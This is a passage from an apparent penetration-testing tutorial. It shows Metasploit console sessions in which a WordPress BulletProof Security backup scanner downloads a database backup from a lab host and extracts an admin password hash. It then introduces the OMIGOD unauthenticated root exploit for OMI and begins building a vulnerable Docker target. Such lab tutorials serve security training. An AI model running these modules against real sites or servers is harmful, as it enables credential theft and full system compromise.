
```
msf6 > use auxiliary/scanner/http/wp_bulletproofsecurity_backups

msf6 auxiliary(scanner/http/wp_bulletproofsecurity_backups) >
msf6 auxiliary(scanner/http/wp_bulletproofsecurity_backups) > show
options

Module options (auxiliary/scanner/http/wp_bulletproofsecurity_backu
ps):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format
                                         type:host:port[,type:hos
                                         t:port][...]
   RHOSTS                      yes       The target host(s), see
                                         https://github.com/rapid
                                         7/metasploit-framework/w
                                         iki/Using-Metasploit
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for ou
                                         tgoing connections
   TARGETURI  /                yes       The base path to the wor
                                         dpress application
   THREADS    1                yes       The number of concurrent
                                          threads (max one per ho
                                         st)
   VHOST                       no        HTTP server virtual host

msf6 auxiliary(scanner/http/wp_bulletproofsecurity_backups) > █
```

Set all the required options.



```
msf6 auxiliary(scanner/http/wp_bulletproofsecurity_backups) > set r
hosts 192.168.40.145
rhosts => 192.168.40.145
msf6 auxiliary(scanner/http/wp_bulletproofsecurity_backups) > set t
argeturi /wordpress/
targeturi => /wordpress/
msf6 auxiliary(scanner/http/wp_bulletproofsecurity_backups) > 
```

After all the options are set, execute the module as shown below.



```
msf6 auxiliary(scanner/http/wp_bulletproofsecurity_backups) > run

[*] Requesting Backup files
[+] Stored db_backup_log.txt to /home/kali/.msf4/loot/2022012008422
1_default_192.168.40.145_db_backup_log.tx_497756.txt, size: 1672
[+] Stored DB Backup 2022-01-20-time-1-39-07-pm.zip to /home/kali/.
msf4/loot/20220120084221_default_192.168.40.145_20220120time_165467
.zip, size: 34171
[*] Found user line: VALUES ( 1, 'admin', '$P$BL/Oe8IMRmd5YK8gC8USJ
U3QuClt03/', 'admin', 'admin@adminmail.com', 'http://192.168.40.145
/wordpress', '2022-01-20 11:40:20', '', 0, 'admin' );
[+]   Extracted user content: admin -> $P$BL/Oe8IMRmd5YK8gC8USJU3Qu
Clt03/
[-] /wp-content/plugins/bulletproof-security/admin/htaccess/db_back
up_log.txt not found on server or no data
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/wp_bulletproofsecurity_backups) > 
```

As readers can see, The database backup is successfully downloaded and credentials of one user have been revealed.


OMIGOD RCE Module

TARGET: Open Management Infrastructure < 1.6.8-1 **TYPE : Remote**
MODULE : Exploit **ANTI-MALWARE : NA**


Open Management Infrastructure (OMI) is a Linux alternative of Microsoft's Windows Management Infrastructure (WMI). It is open source and is installed by default on most Azure Linux virtual machines.

OMIGOD is the name given to a group of vulnerabilities in the above mentioned versions of OMI. By exploiting OMIGOD vulnerability, a remote attacker can gain root access on the target without the use of any authentication.


Let's see how this module works. We have tested this on a Docker container vulnerable to OMIGOD vulnerability. Let's set the target first. The target Docker container can be built and started as shown below.



```
┌──(kali㉿kali)-[~/Downloads/OMIGOD]
└─$ ls
Dockerfile

┌──(kali㉿kali)-[~/Downloads/OMIGOD]
└─$ docker build . -t ms-omi:cve-2021-38647
Sending build context to Docker daemon  3.072kB
Step 1/15 : FROM ubuntu
latest: Pulling from library/ubuntu
08c01a0ec47e: Pull complete
Digest: sha256:669e010b58baf5beb2836b253c1fd5768333f0d1dbcb834f7c07a4d
c93f474be
Status: Downloaded newer image for ubuntu:latest
 ---> 54c9d81cbb44
Step 2/15 : LABEL org.opencontainers.image.version="1.0.0"
 ---> Running in bf220b78a5b1
Removing intermediate container bf220b78a5b1
 ---> 26e9b6a79a8f
Step 3/15 : LABEL org.opencontainers.image.vendor="Censys"
```

